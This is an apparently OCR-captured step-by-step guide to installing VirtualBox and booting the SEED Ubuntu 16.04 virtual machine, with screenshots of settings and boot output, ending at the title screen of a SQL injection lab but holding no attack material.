

Downloading the required software’s

- First, we download the VirtualBox to run the VM.
- The Seed Ubuntu to Ubuntu on VM.




File Name	Q	Size	Status	Time left	Transfer rate	Last Try Date	Description
VirtualBox-6.0.20-137117-Win.exe		162.66 MB	Complete			May 11 22:46:23 2020	
SEEDVM_VirtualBoxManual.pdf		1.88 MB	Complete			May 12 16:31:35 2020	
SEEDUbuntu-16.04-32bit_2.zip		3.34 GB	Complete			May 12 15:57:53 2020	



SEEDUbuntu-16.04-32bit
SEEDUbuntu-16.04-32bit_2
SEEDVM_VirtualBoxManual
VirtualBox-6.0.20-137117-Win
seedsecuritylabs
sql-lab work


- Extract the Seed Ubuntu files.



Installing VirtualBox to run the SEED Ubuntu VM

Introduce the free VirtualBox programming first.

1. Creating a New VM in VirtualBox




Click this button

Welcome to VirtualBox!

The left part of this window is a list of all virtual m
now because you haven't created any virtual ma

2. Select OS type and Version



Name and operating system

Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.

Name: SEEDUbuntu


Type: Linux

Version: Ubuntu (32-bit)

Pick any name you li

Choose Linux and **32-bit** Ubuntu

3. Setting the memory size



System

Base Memory: 1508 MB (4 MB – 4096 MB)

Boot Order: ☑ Floppy ☑ Optical ☑ Hard Disk □ Network

Chipset: PIIX3


Pointing Device: USB Tablet

Extended Features: □ Enable I/O APIC

□ Enable EFI (special OSes only)

☑ Hardware Clock in UTC Time

4. Select the Pre-built VM File



SEEDUbuntu
Powered Off

General

Name: SEEDUbuntu
Operating System: Ubuntu (32-bit)
Settings File Location: C:\Users\Haris Khalid\VirtualBox VMs\SEEDUbuntu

System

Base Memory: 1508 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization

Display

Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage

Controller: IDE
IDE Secondary Master: [Optical Drive] Empty
Controller: SATA
SATA Port 0: SEEDUbuntu-16.04-32bit.vmdk (Normal, 20.00 GB)

Audio

Host Driver: Windows DirectSound
Controller: ICH AC97

Network


Adapter 1: Intel PRO/1000 MT Desktop (NAT)

USB

USB Controller: OHCI
Device Filters: 0 (0 active)

Shared folders

None




General

Snapshot Folder: C:\Users\Haris Khalid\VirtualBox VMs\SEEDUbuntu\Snapshots

Shared Clipboard: Bidirectional

Drag'n'Drop: Bidirectional




System

Processor(s): 2

Execution Cap: 100%

Extended Features: ☑ Enable PAE/NX



Display

Video Memory: 16 MB


Monitor Count: 1

Scale Factor: All Monitors 100%

Graphics Controller: VMSVGA

Acceleration: □ Enable 3D Acceleration


5. Start the VM



Name: SEEDUbuntu
Operating System: Ubuntu (32-bit)
Settings File Location: C:\Users\Haris Khalid\VirtualBox VMs\SEEDUbuntu


Base Memory: 1508 MB
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, PAE/NX, KVM Paravirtualization

6. It will take some time to run the ubuntu on VM


Oracle VM VirtualBox Manager
File Machine Help
Tools
SEEDUbuntu
Running
SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Preview
Right Ctrl

```
[    2.411015] [drm:vmw_host_log [vmwgfx]] *ERROR* Failed to send log
[    2.412077] [drm:vmw_host_log [vmwgfx]] *ERROR* Failed to send log
/dev/sda1: recovering journal
/dev/sda1: Clearing orphaned inode 266792 (uid=1000, gid=1000, mode=0100664, size=17884)
/dev/sda1: Clearing orphaned inode 266788 (uid=1000, gid=1000, mode=0100664, size=17884)
/dev/sda1: Clearing orphaned inode 266711 (uid=1000, gid=1000, mode=0100664, size=17884)
/dev/sda1: Clearing orphaned inode 266786 (uid=1000, gid=1000, mode=0100664, size=17816)
/dev/sda1: Clearing orphaned inode 266716 (uid=1000, gid=1000, mode=0100664, size=17816)
/dev/sda1: Clearing orphaned inode 678688 (uid=0, gid=0, mode=0100666, size=0)
/dev/sda1: Clearing orphaned inode 678687 (uid=0, gid=0, mode=0100666, size=0)
/dev/sda1: Clearing orphaned inode 678686 (uid=125, gid=132, mode=0100600, size=0)
/dev/sda1: Clearing orphaned inode 678685 (uid=125, gid=132, mode=0100600, size=0)
/dev/sda1: Clearing orphaned inode 678684 (uid=125, gid=132, mode=0100600, size=0)
/dev/sda1: Clearing orphaned inode 678683 (uid=125, gid=132, mode=0100600, size=0)
/dev/sda1: Clearing orphaned inode 678682 (uid=125, gid=132, mode=0100600, size=0)
/dev/sda1: clean, 302547/1245184 files, 1873803/4980480 blocks
_
```

7. Done.


Oracle VM VirtualBox Manager
File Machine Help
Tools
SEEDUbuntu
Running
SEEDUbuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Ubuntu Desktop
En
7:40 AM
SEEDLABS
Preview
Right Ctrl


SQL Injection Attack Lab

